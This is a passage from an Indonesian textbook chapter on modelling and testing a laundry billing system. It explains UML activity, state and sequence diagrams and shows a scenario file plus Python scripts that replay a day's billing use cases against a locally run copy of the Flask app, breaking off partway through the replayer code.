
Penelusuran. UC-14 istimewa: ia bukan tujuan baru seseorang, melainkan *saluran* yang dapat dipakai program untuk menjalankan setiap use case lain. Kode status HTTP-nya mengikuti semantik baku RFC 9110 [7], dan badannya berupa JSON sebagaimana didefinisikan RFC 8259 [8]. Subbab 4.15 memakai saluran inilah untuk memutar ulang satu hari dalam hidup sebuah nota.

4.13 Alur Nota sebagai Diagram Aktivitas dan Diagram Keadaan

Deskripsi use case menceritakan satu tujuan setiap kali. Sebuah nota, sebaliknya, melewati beberapa use case dan beberapa orang. UML memiliki dua diagram untuk sudut pandang itu: **diagram aktivitas**, yang menunjukkan *siapa melakukan apa, dalam urutan apa*, dan **diagram keadaan** (*state diagram*), yang menunjukkan *keadaan apa saja yang dapat dimiliki sebuah objek dan peristiwa apa yang memindahkannya*.

4.13.1 Perjalanan sebuah nota

Gambar 4.4 adalah diagram aktivitas perjalanan satu nota, dengan satu **swimlane** (lajur) per peserta: pelanggan, kasir, pencuci, dan sistem.




Gambar 4.4 Perjalanan sebuah nota sebagai diagram aktivitas UML dengan swimlane. Kotak bersudut bundar adalah aksi, belah ketupat adalah keputusan, lingkaran penuh adalah awal, dan lingkaran bercincin adalah akhir. Ketiga kotak kuning adalah saat sistem mengubah status nota, diberi label status yang dihasilkannya.

Ikuti dari titik hitam. Pelanggan membawa cucian; kasir mencari atau mendaftarkan pelanggan dan menimbang kantong. Pada belah ketupat pertama, *bayar sekarang?*, alurnya bercabang: dengan pembayaran, kasir mencatatnya; tanpa pembayaran, ia langsung menyimpan. Kedua jalur berakhir di kotak kuning yang sama: satu transaksi yang menulis nota, baris lognya, dan pembayaran bila ada, dan meninggalkan nota dalam status `queued`. Dari situ dua hal terjadi: struk dicetak dan pelanggan pulang, dan pencuci, beberapa jam kemudian, mencuci, mengeringkan, melipat, menaruh kantong di raknya, lalu menandainya selesai. Sistem menulis `finished`. Pelanggan mengecek status secara daring dan datang lagi. Pada belah ketupat kedua, *sisa > 0?*, kasir mencatat sisa pembayaran atau mencentang “bayar nanti”, lalu menyerahkan. Sistem menulis `departed` dan mengosongkan rak.

Dua hal yang ditampakkan diagram ini sulit terlihat dalam teks. Pelanggan dan pencuci tidak pernah bertemu: semua yang terjadi di antara keduanya melewati sistem. Dan ada tepat tiga saat ketika sistem mengubah status, masing-masing dimiliki orang yang berbeda.

4.13.2 Keadaan sebuah nota

Gambar 4.5 menunjukkan nota yang sama dari sudut pandangnya sendiri: keadaan-keadaan yang dapat dimilikinya dan peristiwa-peristiwa yang memindahkannya.



Gambar 4.5 Keadaan sebuah nota sebagai diagram keadaan UML. Setiap panah berlabel *peristiwa [penjaga] / efek*. Pembayaran dan keluhan kembali ke keadaan yang sama: keduanya dicatat, tetapi tidak mengubah status. Nota yang dibatalkan disimpan sebagai `departed` dengan tagihan 0, ditandai oleh baris StatusLog-nya.

Label-labelnya mengikuti konvensi UML *peristiwa [penjaga] / efek*: *serahkan (UC-07) [sisa = 0 atau bayar nanti] / StatusLog departed* berarti peristiwa penyerahan memindahkan nota dari `finished` ke `departed` hanya bila penjaganya (*guard*) terpenuhi, dan menulis satu baris StatusLog ketika itu terjadi. Diagram ini juga menunjukkan apa yang *tidak* ada, dan itulah inti BR-13: tidak ada panah yang mundur. Nota yang selesai tidak dapat kembali antre; nota yang sudah diambil tidak dapat kembali selesai. Bila sebuah kantong harus dicuci ulang, itu nota baru.

Diagram keadaan juga merupakan rencana uji paling ringkas untuk FR-5. Setiap panah adalah uji yang seharusnya berhasil (TC-5.1, TC-5.4, TC-5.7), dan setiap panah yang *tidak ada* adalah uji yang seharusnya gagal dengan 409 (TC-5.2, TC-5.8, dan uji "transisi lain" di jalur Flask). Dalam data setahun, hitungan tabel StatusLog cocok dengan diagram: 2.953 nota masuk `queued`, 2.909 mencapai `finished`, 2.875 mencapai `departed` secara normal, 21 dibatalkan, dan 44 nota yang sudah diambil menerima keluhan.

4.14 Diagram Sekuens: Membuat Nota dan Mencatat Pembayaran


4.14.1 Apa yang ditunjukkan diagram sekuens

Diagram aktivitas menunjukkan orang; **diagram sekuens** menunjukkan *pesan-pesan* di antara bagian-bagian sistem, dalam urutan waktu dari atas ke bawah. Setiap peserta memiliki **garis hidup** (*lifeline*), garis tegak putus-putus. Panah padat adalah panggilan; panah putus-putus adalah jawaban; panah yang kembali ke garis hidupnya sendiri adalah pekerjaan internal. Kotak berlabel **alt** adalah *fragmen gabungan*: kompartemen-kompartemennya, dipisahkan garis putus-putus, adalah alternatif, dan hanya yang penjaganya terpenuhi yang terjadi. Kotak berlabel **opt** adalah fragmen dengan satu kompartemen opsional [3], [9].

Kedua diagram di bawah digambar dari kode jalur Flask yang sesungguhnya: rute API di `laundry/api/bills.py`, serta fungsi `create_bill()` dan `add_payment()` di `laundry/logic/bills.py`. Bab 10 membaca kode itu baris demi baris; di sini kita hanya memerlukan bentuknya.

4.14.2 Membuat nota

Gambar 4.6 menunjukkan UC-05 untuk skenario yang diputar ulang di Subbab 4.15: nota `B2954` untuk Syaiful Wijaya, 5 kg, rak `A03`, uang muka Rp 20.000 tunai.



Gambar 4.6 Pembuatan nota `B2954` sebagai diagram sekuens. Semua yang berada di antara `BEGIN IMMEDIATE` dan `COMMIT` adalah satu transaksi; bila ada pemeriksaan yang gagal, seluruh transaksi dibatalkan dan API menjawab 422 dengan nama isian yang salah.


Bacalah dari atas. Kasir mengisi formulir; peramban mengirim `POST /api/bills` dengan token CSRF. Sebelum logika bisnis apa pun berjalan, rute Flask memeriksa tiga hal pada garis hidupnya sendiri: adakah sesi, bolehkah peran ini membuat nota, benarkah token CSRF-nya? Lalu rute memanggil `create_bill()`, yang membuka transaksi dengan `BEGIN IMMEDIATE`, cara SQLite mengambil kunci tulis sejak awal agar dua kasir tidak sama-sama menghitung id berikutnya yang sama. Fungsi itu membaca pelanggan dan layanan, dari situ memperoleh harga 8000, dan menanyakan rak mana yang terpakai di `O03`.

Kini fragmen **alt**. Seandainya rak itu terpakai, atau ada isian yang tidak sah, fungsi akan membatalkan transaksi dan melontarkan `ValidationFailed`, dan rute akan menjawab 422 dengan objek `fields` yang menyebut masalahnya; persis itulah yang dipicu percobaan pertama di Subbab 4.15 dengan rak `A01`. Bila tidak, fungsi menghitung sendiri $8000 \times 5 = 40000$, menghitung id berikutnya `B2954`, menyisipkan nota, baris StatusLog, dan pembayaran, lalu melakukan *commit*. Rute menjawab 201 dengan header `Location` yang menunjuk ke nota baru.

Perhatikan di mana setiap aturan Bab 3 berada pada diagram ini. BR-1 adalah panggilan-diri pada garis hidup `create_bill()`; BR-14 adalah “id berikutnya” di dalam transaksi; AC-4.5 adalah transaksi itu sendiri; S-4 adalah pemeriksaan pada garis hidup rute.

4.14.3 Mencatat pembayaran

Gambar 4.7 menunjukkan UC-09 untuk pembayaran sisa Rp 20.000 nota `B2954` lewat QRIS.




Gambar 4.7 Pencatatan pembayaran QRIS untuk `B2954`. Sisa tagihan tidak disimpan di mana pun: `add_payment()` menghitungnya dari nota dan jumlah pembayarannya, di dalam transaksi, sehingga dua kasir tidak dapat sama-sama menerima Rp 20.000 yang terakhir. Fragmen **opt** adalah langkah tambahan pembayaran deposit.

Strukturnya sama, dengan satu perbedaan penting. Sisa tagihan, $40000 - 20000 = 20000$, dihitung *di dalam* transaksi, dari nota dan jumlah pembayarannya. Seandainya sisa itu dibaca sebelum transaksi dimulai, dua kasir di meja yang sama dapat sama-sama melihat sisa Rp 20.000 dan sama-sama menerima Rp 20.000, dan nota itu akan kelebihan bayar. Di dalam transaksi, kasir kedua menunggu kasir pertama selesai *commit*, lalu melihat sisa nol.

Fragmen **opt** adalah kasus deposit: bila metodenya `credit`, fungsi juga menjalankan `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?`. Syarat terakhir membuat basis data sendiri yang menolak deposit yang sudah habis, bahkan bila dua pembayaran berebut. Untuk pembayaran QRIS fragmen itu dilewati, dan pembayaran disisipkan bersama referensinya.

4.14.4 Hasilnya di layar

Gambar 4.8 adalah halaman nota `B2954` setelah seluruh skenario Subbab 4.15 dijalankan, ditangkap dari salinan jalur Flask yang sama yang sedang berjalan.



Gambar 4.8 Nota B2954 setelah replay: dua pembayaran (Rp 20.000 tunai saat menitipkan, Rp 20.000 lewat QRIS saat mengambil), sisa Rp 0, dan riwayat empat peristiwa oleh tiga karyawan berbeda. Semua waktunya 21:00 karena salinan itu berjalan dengan jam demo yang dibekukan pada akhir tahun data contoh.

Halaman ini adalah use case yang menjadi tampak: *Payments* adalah UC-09 dua kali, *History* adalah UC-05, UC-06, UC-07, dan UC-15, dan nama-nama di kolom kanan adalah tiga aktor, Kasir, Pencuci, dan Supervisor.

4.15 Memutar Ulang Skenario terhadap API yang Berjalan

4.15.1 Mengapa memutar ulang

Deskripsi use case adalah janji; sistem yang berjalan menepatinya atau tidak. Rencana uji Bab 3 memeriksa janji satu per satu. Subbab ini memeriksanya *berurutan*, sebagaimana terjadi dalam sehari di binatu: nota yang dibuat pada langkah 4 adalah nota yang diselesaikan pada langkah 8, dibayar pada langkah 17, dan diserahkan pada langkah 18. Uji semacam ini disebut **uji skenario** atau uji ujung-ke-ujung (*end-to-end*), dan merupakan bentuk yang dapat dijalankan dari “irisan use case” dalam Use-Case 2.0 [4].

Replay terdiri atas tiga bagian: **berkas skenario** yang menyatakan apa yang harus dilakukan, **pemula** (*starter*) yang menjalankan salinan baru aplikasi Flask, dan **pemutar ulang** (*replayer*), dalam Python dan Java, yang menjalankan skenario lewat HTTP dan mencetak apa yang terjadi.

4.15.2 Berkas skenario

Skenarionya berupa teks biasa, agar orang yang tidak memrogram pun dapat membacanya dan menulis skenario lain. **Kode 4.1** menampilkan kepala berkasnya dan empat langkah pertama; berkas lengkapnya memuat dua puluh enam langkah.

Kode 4.1 `scenarios/journey.txt`, empat dari dua puluh enam langkah. Setiap blok menyebut use case dan alurnya, aktor, permintaan, status HTTP yang diharapkan, dan apa yang dicetak dari jawaban; `$customer` adalah nilai yang disimpan dari jawaban sebelumnya.

```
# Perjalanan satu nota di Profitina Laundry Wiyung (O03), 30 Sep 2026 21:00.
# Satu blok per langkah, baris kosong di antara blok. Kata kunci mengisi
# 7 kolom pertama baris; sisa baris adalah nilainya. Kata kunci:
#   step   use case dan apa yang terjadi      as     siapa yang melakukannya
#   GET / POST <path>   permintaan ($nama = nilai yang disimpan langkah lalu)
#   body   JSON yang dikirim dengan POST      expect status HTTP yang diharapkan
#   show   baris yang dicetak; {a.b.0.c} membaca jawaban, {a.#} menghitung list
#   save   nama = path di jawaban, disimpan untuk langkah berikutnya

step   UC-01 Log in (main flow)
as     cashier Fitri, Wiyung
POST   /api/login
body   {"email": "kasir5@profitina-laundry.example",
body    "password": "Laundry#2026"}
expect 200
show   {employee.name}, {employee.role}, outlet {employee.outlet_id}

step   UC-02 Search customers by phone (main flow)
as     cashier Fitri, Wiyung
GET    /api/customers?q=0896%200000%201482
expect 200
show   {total} match: {data.0.id} {data.0.name}, {data.0.bills} bills so far
save   customer = data.0.id

step   UC-05 Create a bill, rack A01 (alternative 5a: rack in use)
as     cashier Fitri, Wiyung
POST   /api/bills
body   {"customer_id": "$customer", "service_id": "S0001", "unit": 5,
body    "rack": "A01"}
expect 422
show   {error.fields.rack}

step   UC-05 Create a bill, rack A03, down payment (main flow + 6a)
as     cashier Fitri, Wiyung
POST   /api/bills
body   {"customer_id": "$customer", "service_id": "S0001", "unit": 5,
body    "rack": "A03", "pay_now": {"method": "cash", "amount": 20000}}
expect 201
show   {id} {status}: {unit} x {service.price} = {payment}, paid {paid},
show     balance {balance}
show   rack {rack}, arrived {arrived}, promised {promised}
save   bill = id
```

Setiap blok adalah satu langkah. `step` menyebut use case dan apakah ini alur utama atau alternatif; `as` menyebut aktornya; `GET` atau `POST` memberikan permintaannya; `body` memberikan JSON yang dikirim, bisa dalam beberapa baris; `expect` adalah status HTTP yang dijanjikan use case; `show` adalah baris yang dicetak, dengan `{data.0.id}` berarti "isian `id` dari elemen 0 isian `data` pada jawaban" dan `{history.#}` berarti "berapa elemen yang dimiliki `history`"; `save` menyimpan nilai untuk langkah berikutnya. Langkah 2 menyimpan id pelanggan sebagai `customer`, dan langkah 3 memakainya sebagai `$customer`. Langkah 4 menyimpan id nota baru sebagai `bill`, dan setiap langkah sesudahnya menulis `$bill` alih-alih `B2954`, sehingga berkas yang sama tetap berfungsi besok, ketika id berikutnya sudah berbeda.

Kedua puluh enam langkah mencakup sepuluh use case, UC-01, 02, 05, 06, 07, 08, 09, 13, 14, dan 15, dan dengan sengaja menyertakan sembilan alur alternatif dan penolakan peran: rak yang terpakai, penyerahan yang terlalu dini, *Finished* kedua, pencuci yang mencoba menerima uang, telepon yang salah di halaman status, penyerahan dengan sisa yang belum lunas, pembayaran QRIS tanpa referensi, kasir yang mencoba membatalkan, dan pembatalan nota yang sudah memiliki pembayaran.

4.15.3 Menjalankan salinan baru aplikasi

Replay mengubah data: membuat nota, membayarnya, dan membatalkan nota lain. Replay tidak boleh menyentuh folder `App` asli maupun `laundry.db`-nya, dan harus dimulai dari data yang sama setiap kali, agar nota berikutnya selalu `B2954`. **Kode 4.2** melakukan keduanya.

Kode 4.2 `python/start_flask_copy.py`: menyalin jalur Flask dan basis data contoh ke `work/`, lalu menjalankan salinannya di porta 6040 dengan jam dibekukan pada 2026-09-30 21:00:00.

```
"""Menjalankan jalur Flask pada SALINAN baru aplikasi dan basis datanya.

Program replay mengubah data (membuat nota, membayarnya, menyerahkannya).
Agar folder App asli dan laundry.db tidak pernah tersentuh, dan agar setiap
replay mencetak id dan waktu yang sama, skrip ini:

  1. menyalin App/python-flask (tanpa .venv, cache, dan uji) ke work/,
  2. menyalin App/database/laundry.db ke work/python-flask/instance/,
  3. menjalankan `flask run` di sana pada 127.0.0.1:6040 dengan jam demo
     dibekukan pada 2026-09-30 21:00:00 (akhir tahun data contoh).

    python start_flask_copy.py [path/ke/App]      (hentikan dengan Ctrl+C)

Memerlukan Flask (pip install -r App/python-flask/requirements.txt).
"""
import os
import shutil
import subprocess
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
APP = os.path.join(HERE, "..", "..", "..", "App")
WORK = os.path.join(HERE, "..", "work")
PORT = "6040"


def main():
    app = os.path.abspath(sys.argv[1] if len(sys.argv) > 1 else APP)
    track = os.path.join(app, "python-flask")
    target = os.path.join(WORK, "python-flask")
    if os.path.isdir(target):
        shutil.rmtree(target)                    # selalu mulai dari awal
    shutil.copytree(track, target, ignore=shutil.ignore_patterns(
        ".venv", "venv", "__pycache__", ".pytest_cache", "tests", "*.db"))
    os.makedirs(os.path.join(target, "instance"), exist_ok=True)
    shutil.copy2(os.path.join(app, "database", "laundry.db"),
                 os.path.join(target, "instance", "laundry.db"))
    print("Copied the Flask track and laundry.db to", os.path.abspath(target))
```

Kode 4.2 (Lanjutan) *python/start_flask_copy.py: menyalin jalur Flask dan basis data contoh ke work/, lalu menjalankan salinannya di porta 6040 dengan jam dibekukan pada 2026-09-30 21:00:00.*

```
    env = dict(os.environ,
               LAUNDRY_NOW="2026-09-30 21:00:00",
               DB_ENGINE="sqlite",
               SQLITE_PATH=os.path.join(os.path.abspath(target),
                                        "instance", "laundry.db"))
    cmd = [sys.executable, "-m", "flask", "--app", "laundry", "run",
           "--host", "127.0.0.1", "--port", PORT]
    print("Starting:", " ".join(cmd[1:]), "(Ctrl+C stops it)")
    try:
        subprocess.run(cmd, cwd=target, env=env, check=False)
    except KeyboardInterrupt:
        pass


if __name__ == "__main__":
    main()
```

`shutil.copytree` menyalin jalur itu, tanpa lingkungan virtual, *cache*, uji, dan berkas basis data apa pun; `shutil.copy2` lalu menaruh salinan baru `laundry.db` di folder `instance` salinan itu. Lingkungan yang diteruskan ke Flask menetapkan tiga hal: `LAUNDRY_NOW`, jam demo yang didukung setiap jalur; `DB_ENGINE=sqlite`; dan `SQLITE_PATH`, yang menunjuk ke salinan. Karena setiap eksekusi dimulai dengan menghapus `work/python-flask`, setiap eksekusi dimulai dari data yang sama. Pemula ini memerlukan Flask, dipasang dari `requirements.txt` jalur itu; pemutar ulang tidak memerlukan apa pun selain pustaka standar bahasanya.

4.15.4 Pemutar ulang dalam Python

Kode 4.3 menjalankan skenarionya.

Kode 4.3 `python/replay.py`: memutar ulang berkas skenario terhadap jalur yang berjalan hanya dengan pustaka standar. `CookieJar` menyimpan sesi di antara permintaan, seperti yang dilakukan peramban, dan token CSRF dari jawaban login dikirim bersama setiap perubahan.

```
"""Memutar ulang skenario use case terhadap API JSON sebuah jalur yang berjalan.

    python replay.py [berkas-skenario] [url-dasar]

Bawaan: ../scenarios/journey.txt dan http://127.0.0.1:6040 (salinan yang
dijalankan start_flask_copy.py). Hanya pustaka standar yang dipakai. Setiap
langkah mencetak use case, aktor, permintaan, status HTTP, dan baris yang
diminta dengan `show`. Kode keluar adalah banyaknya langkah yang statusnya
tidak sesuai harapan (0 = skenario berjalan persis seperti tertulis).
"""
import http.cookiejar
import json
import os
import re
import sys
import urllib.error
import urllib.request

HERE = os.path.dirname(os.path.abspath(__file__))
SCENARIO = os.path.join(HERE, "..", "scenarios", "journey.txt")
BASE = "http://127.0.0.1:6040"


def parse(path):
    """Membaca berkas skenario: daftar langkah, masing-masing dict kata kunci."""
    steps, step = [], None
    with open(path, encoding="utf-8") as f:
        for raw in f:
            line = raw.rstrip("\n")
            if not line.strip() or line.startswith("#"):
                if step:
                    steps.append(step)
                step = None
                continue
            key, rest = line[:7].strip(), line[7:]   # kata kunci mengisi 7 kolom
            if step is None:
                step = {"show": [], "save": [], "body": ""}
            if key in ("GET", "POST", "PUT", "DELETE"):
                step["method"], step["path"] = key, rest.strip()
            elif key == "show":
                step["show"].append(rest.rstrip())   # indentasi dipertahankan
            elif key == "save":
                step["save"].append([p.strip() for p in rest.split("=")])
            elif key == "body":                      # beberapa baris body digabung
                step["body"] = (step["body"] + " " + rest.strip()).strip()
            else:
```

Kode 4.3 (Lanjutan) *python/replay.py: memutar ulang berkas skenario terhadap jalur yang berjalan hanya dengan pustaka standar. CookieJar menyimpan sesi di antara permintaan, seperti yang dilakukan peramban, dan token CSRF dari jawaban login dikirim bersama setiap perubahan.*

```
                step[key] = rest.strip()
    if step:
        steps.append(step)
    return steps


def lookup(data, path):
    """Menelusuri 'a.b.0.c' lewat dict dan list; 'a.#' adalah panjang a."""
    for part in path.split("."):
        if part == "#" and isinstance(data, list):
            return len(data)
        if isinstance(data, list) and part.isdigit() and int(part) < len(data):
            data = data[int(part)]
        elif isinstance(data, dict) and part in data:
            data = data[part]
        else:
            return "?"
    return data


def text(value):
    """Mencetak nilai JSON seperti JSON menuliskannya: null, true, 40000."""
    if value is None:
        return "null"
    if isinstance(value, bool):
        return "true" if value else "false"
    return str(value)


def wrap(line, width=84):
    """Memecah baris panjang di spasi; baris lanjutan mendapat dua spasi lagi."""
    body = line.lstrip(" ")
    out, current = [], "    " + " " * (len(line) - len(body))   # indentasi tetap
    for word in body.split(" "):
        if current.strip() and len(current) + 1 + len(word) > width:
            out.append(current)
            current = "      " + word
        else:
            current += ("" if current.endswith(" ") else " ") + word
    return out + [current]
```

Kode 4.3 (Lanjutan) *python/replay.py: memutar ulang berkas skenario terhadap jalur yang berjalan hanya dengan pustaka standar. CookieJar menyimpan sesi di antara permintaan, seperti yang dilakukan peramban, dan token CSRF dari jawaban login dikirim bersama setiap perubahan.*

```
def main():
    scenario = sys.argv[1] if len(sys.argv) > 1 else SCENARIO
    base = sys.argv[2] if len(sys.argv) > 2 else BASE
    jar = http.cookiejar.CookieJar()                # menyimpan cookie sesi
    opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar))
    saved, csrf, wrong = {}, None, 0

    for number, step in enumerate(parse(scenario), 1):
        path, body = step["path"], step["body"]
        for name, value in saved.items():           # $bill -> B2954
            path = path.replace("$" + name, value)
            body = body.replace("$" + name, value)
        request = urllib.request.Request(base + path, method=step["method"],
                                         data=body.encode() if body else None)
        request.add_header("Accept", "application/json")
        if body:
            request.add_header("Content-Type", "application/json")
        if csrf and step["method"] != "GET":        # S-4: header CSRF
